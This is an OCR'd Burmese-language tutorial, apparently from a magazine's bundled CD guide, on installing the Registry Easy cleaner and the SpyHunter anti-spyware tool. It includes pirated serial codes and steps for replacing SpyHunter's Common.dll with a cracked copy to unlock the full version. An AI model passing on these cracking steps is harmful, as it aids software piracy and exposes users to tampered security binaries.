
အောက်ညာဖက်မှအတိုင်း Message Box တက်လာတဲ့အခါ Backup မလုပ်ဘူးဆိုတဲ့အတွက် No Button ကိုနှိပ်ပါ။




အောက်ဘယ်ဘက်မှပုံစံမြင်ရတဲ့အခါ Fix All Selectd Issues ကိုနှိပ်လိုက်ပါ။ ပြင်ဆင်မှာကြိမ်းသေသလားလို့မေးဖို့ Message Box တက်လာတဲ့အခါ Ok Button ကိုနှိပ်လိုက်ပါ။

အားလုံးရှင်းလင်းပြီးတဲ့အခါ ညာဘက်မှပုံစံမြင်ရပါမယ်။ Close Button ကိုနှိပ်လိုက်ပါ။


Registry Error တွေကိုအကောင်းဆုံးရှင်းလင်းပြီးပါပြီ။





ဘေးဘက် Tool Box အတွင်းမှ Tools Icon ကိုရွေးချယ်ထားပြီး Program To Remove ရှိ ဖျက်ထုတ်လိုသော Program ကိုကလစ်တစ်ချက်နှိပ်ရွေးချယ်ကာ Run Uninstaller ကိုနှိပ်လိုက်ပါ။

စာဖတ်သူဖျက်ထုတ်လိုသော Program ကိုချိတ်ဆက် File များပါမကျန်ရှင်းလင်းပေးပါလိမ့်မယ်။



Registry Easy လုပ်ဆောင်ပုံမှာ

Registry ပြဿနာအတော်များများကို ဖြေရှင်းပေးနိုင်ပါတယ်။ Windows System ကိုလည်း အဆင့်မြင့်လုပ်ဆောင်ချက်များရရှိစေပါတယ်။ Registry ဆိုတာ ကွန်ပျူတာစတင်သည်နှင့် လိုအပ်သော လုပ်ဆောင်ချက်များကို ထောက်ပံ့ပေးနေသော အရေးပါဆုံး System Control ဆိုင်ရာ လုပ်ဆောင်ချက်များ ဖြစ်ပါတယ်။ နေ့စဉ်သုံးစွဲနေသည့်အလျောက် Registry အတွင်းတွင် ပြဿနာများကိုစုစည်းထားသကဲ့သို့ တစ်နေ့တစ်ခြား များပြားလာပါတယ်။ အချိန်နှင့်အမျှ ကွန်ပျူတာဟာလည်း လုပ်ဆောင်ချက်များ လေးပင်လာပါတယ်။ Virus တွေလည်းကူးစက်ရလွယ်ကူလာပါတယ်။


Registry Easy ကိုစာဖတ်သူသုံးကြည့်ပါ။ လိုင်စင်ဗားရှင်းဖြစ်တာကြောင့် လိုင်စင်ကုတ်များ ကိုလည်းတပါတည်းထည့်သွင်းပေးထားပါတယ်။ CClean Program ကဲ့သို့ပင်အသုံးဝင် System Service And Cover Porgram တစ်ပုဒ်ဖြစ်ပါတယ်။


Registry Easy Program Installation


Registry Easy Program ထည့်သွင်းရန် Good Security=>Registry Easy Folder=> အတွင်းမှ


ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။

Welcome Box တွင် Next Button ကိုနှိပ်ပါ။ လိုင်စင်သဘောတူညီမှုရယူရန်အတွက် I accept the -- ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်ပါ။












Location Box တွင်ပေးထားသည့်အတိုင်းသာယူပြီး Next Button ကိုနှိပ်ပါ။ အလွယ်သုံးနိုင်ရန် Desktop တွင် Icon ထားရှိရန်ရွေးချယ်ပြီး Next Button ကိုနှိပ်ပါ။







Ready to Install Box တွင် Install Button ကိုနှိပ်လိုက်ပါ။ ခဏအကြာ အပေါ်ညာဖက်မှပုံစံ Completing the Reigstry ---- တက်လာတဲ့အခါ Lanch Registry Easy ကိုရွေးချယ်ပြီး Finish Button ကိုနှိပ်လိုက်ပါ။




Registry Easy Program တက်လာတဲ့အခါ လိုင်စင်ဗားရှင်းဖြင့်သုံးနိုင်ရန်အတွက် Register Code ထည့်ပေးရပါမယ်။ လိုင်စင်ပြုလုပ်ရန် Reigster Button ကိုနှိပ်ဖွင့်ပြီး Registry Easy Serial.txt File အတွင်းမှ လိုင်စင်ကုတ်နှစ်ကြောင်းတွင် စာဖတ်သူနှစ်သက်ရာကိုထည့်သွင်းလိုက်ပါ။ F





Scan Now Button ကိုနှိပ်လိုက်တာကြောင့် အထက်ပါပုံစံစစ်ဆေးနေသည်ကိုတွေ့ရပါမယ်၊ အောက်မှပုံစံကတော့ Scan results ဖြစ်ပါတယ်။ စစ်ဆေးရရှိထားတာတွေကို ဖော်ပြထားတာပါ။

စာရေးသူဆိုခဲ့သလိုပါပဲ။ Registry ဆိုတာအလုပ်များသလို အမှိုက်လည်းများပါတယ်။



Spy Hunter Security အသုံးဝင်ပုံ

Spy Hunter ကတော့ ကွန်ပျူတာအတွင်းသို့ မကောင်းမှုပြုလုပ်ရန် လျှို့ဝှက်ချက်များထောက်လှမ်းဖို့ ဝင်ရောက်လာတဲ့ Spyware တွေကိုအကောင်းဆုံးတိုက်ဖျက်နိုင်ပါတယ်။ ကွန်ပျူတာသို့ဝင်ရောက်နိုင်သော Virus များစွာတို့၏ဝင်လမ်းများကိုလည်း အစောင့်ချထားသဖွယ်လုံခြုံရေးပြုလုပ်ထားနိုင်ပါတယ်။


ရှင်းလင်းရေးအားကောင်းသလို လေးပင်မှုလည်းမရှိပါ။ တစ်ခုတော့ရှိပါတယ်။ စာဖတ်သူဟာ Guard တွေချထားသည့်အလျောက် လုပ်ဆောင်ချက်အတော်များများအတွက်မေးခွန်းတွေကိုဖြေရပါလိမ့်မယ်။ မကြာခဏဖြေရတာစိတ်ရှုပ်တယ်ဆိုလျှင် Guard တွေမချထားပါနဲ့။ Guard တွေကအသေးစိတ်စစ်ဆေးပေးနေတာဖြစ်လို့ လုံခြုံမှုအတွက်စိတ်ရှုပ်တာလည်းပါလာပါတယ်။

စီဒီထဲတွင်အသင့်သုံးနိုင်ရန် Spy Hunter Security ဆော့ဖ်ဝဲအပြင် Full Version သုံးခွင့်ရဖို့ Crack file တစ်ခုကိုလည်းတစ်ပါတည်းထည့်ပေးထားပါတယ်။


Spy Hunter Security Program Installation


Spy Hunter Security Program ထည့်သွင်းရန် CD=>Good Security=>Spy Hunter Security Folder=> အတွင်းမှ

ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။




License Agreement Box တွင် Yes, I agree --- ကိုအမှတ်တပ်ပြီး Next Button ကိုနှိပ်ပါ။ ခဏသာစောင့်ဆိုင်းရပြီး Installation Complete ဖြစ်သွားတာကြောင့် Finish Button ကိုနှိပ်ပါ။






Internet ချိတ်ဆက်မှုများကို အထက်ပါပုံများအတိုင်းတောင်းဆိုလာသောအခါ Cancel Button ကိုသာနှိပ်ပေးလိုက်ပါ။ ဒုတိယ Message Box တက်လာသောအခါ OK Button ကိုနှိပ်ပါ။ Program တက်လာသည်ကိုတွေ့ရပါလိမ့်မယ်။ Scanning ကိုအလိုအလျှောက်စစ်ဆေးပါလိမ့်မယ်။ စစ်ဆေးမှုပြီးလျှင် Start Remove ကိုနှိပ်လိုက်ပါ။




Full Version သုံးနိုင်ဖို့အတွက် Crack ပြုလုပ်ရန် Spy Hunter Program ကိုပြန်ပိတ်ရပါမယ်။ အလိုအလျောက်စစ်ဆေးနိုင်ရန်မောင်းနှင်ထားသဖြင့် အောက်ညာထောင့်ရှိနာရီထားသော Notification Area အတွင်းမှ Spy Hunter Icon ကို Right Click နှိပ်ကာ Exit ဖြင့်ထွက်ရပါမယ်။

Crack Folder အတွင်းမှ Common.dll ကို Copy ကူးယူကာ Spy Hunter Program ထည့်သွင်းထားသော ကွန်ပျူတာအတွင်းမှ C:\Program File\Enigma Software Group\SpyHunter Folder သို့ထည့်သွင်းရပါမယ်။ ပထမဖိုင်တစ်ခုရှိပြီးသားဖြစ်နေတဲ့ အတွက် File Replace Box တစ်ခု ပေါ်လာပါလိမ့်မယ်။ Replace ဖြင့်ထည့်မှာဖြစ်လို့ Yes Button ကို နှိပ်လိုက်ပါ။

ကွန်ပျူတာကို Restart ပြန်ချလိုက်ပါ။ Windows ပြန်ပွင့်လာသောအခါ Spy Hunter Program သည်အလိုအလျောက်စစ်ဆေးမှုများဖြင့် လုံခြုံရေးကိုစတင်ဆောင်ရွက်နေပါပြီ။





Process Guard ကိုအသုံးပြုရန်အတွက် .exe File တွေရှိရာ C:\ Program File အတွင်းသို့သွားရောက်ရှာယူထည့်သွင်းပေးရပါတယ်။ Activate မှာအမှတ်တပ်လိုက်လျှင်စတင်သုံးနိုင်ပါပြီ။ စာရေးသူ ရှေ့ပိုင်းတွင်ပြောခဲ့သလို Message Box တွေကိုတော့ဖြေရှင်းပေးနေရပါမယ်။

Registry Guard ကတော့ Registry ကိုကာကွယ်ထားတာပါ။ Registry အတွင်းဝင်ရောက်ပြင်ဆင်မှုတွေကို အကောင်းဆုံးထောက်လှမ်းနေပါလိမ့်မယ်။ Registry အတွင်းပြင်ဆင်မှုတစ်စုံတရာရှိလာလျှင် Message Box ဖြင့်အကြောင်းကြားပါလိမ့်မယ်။

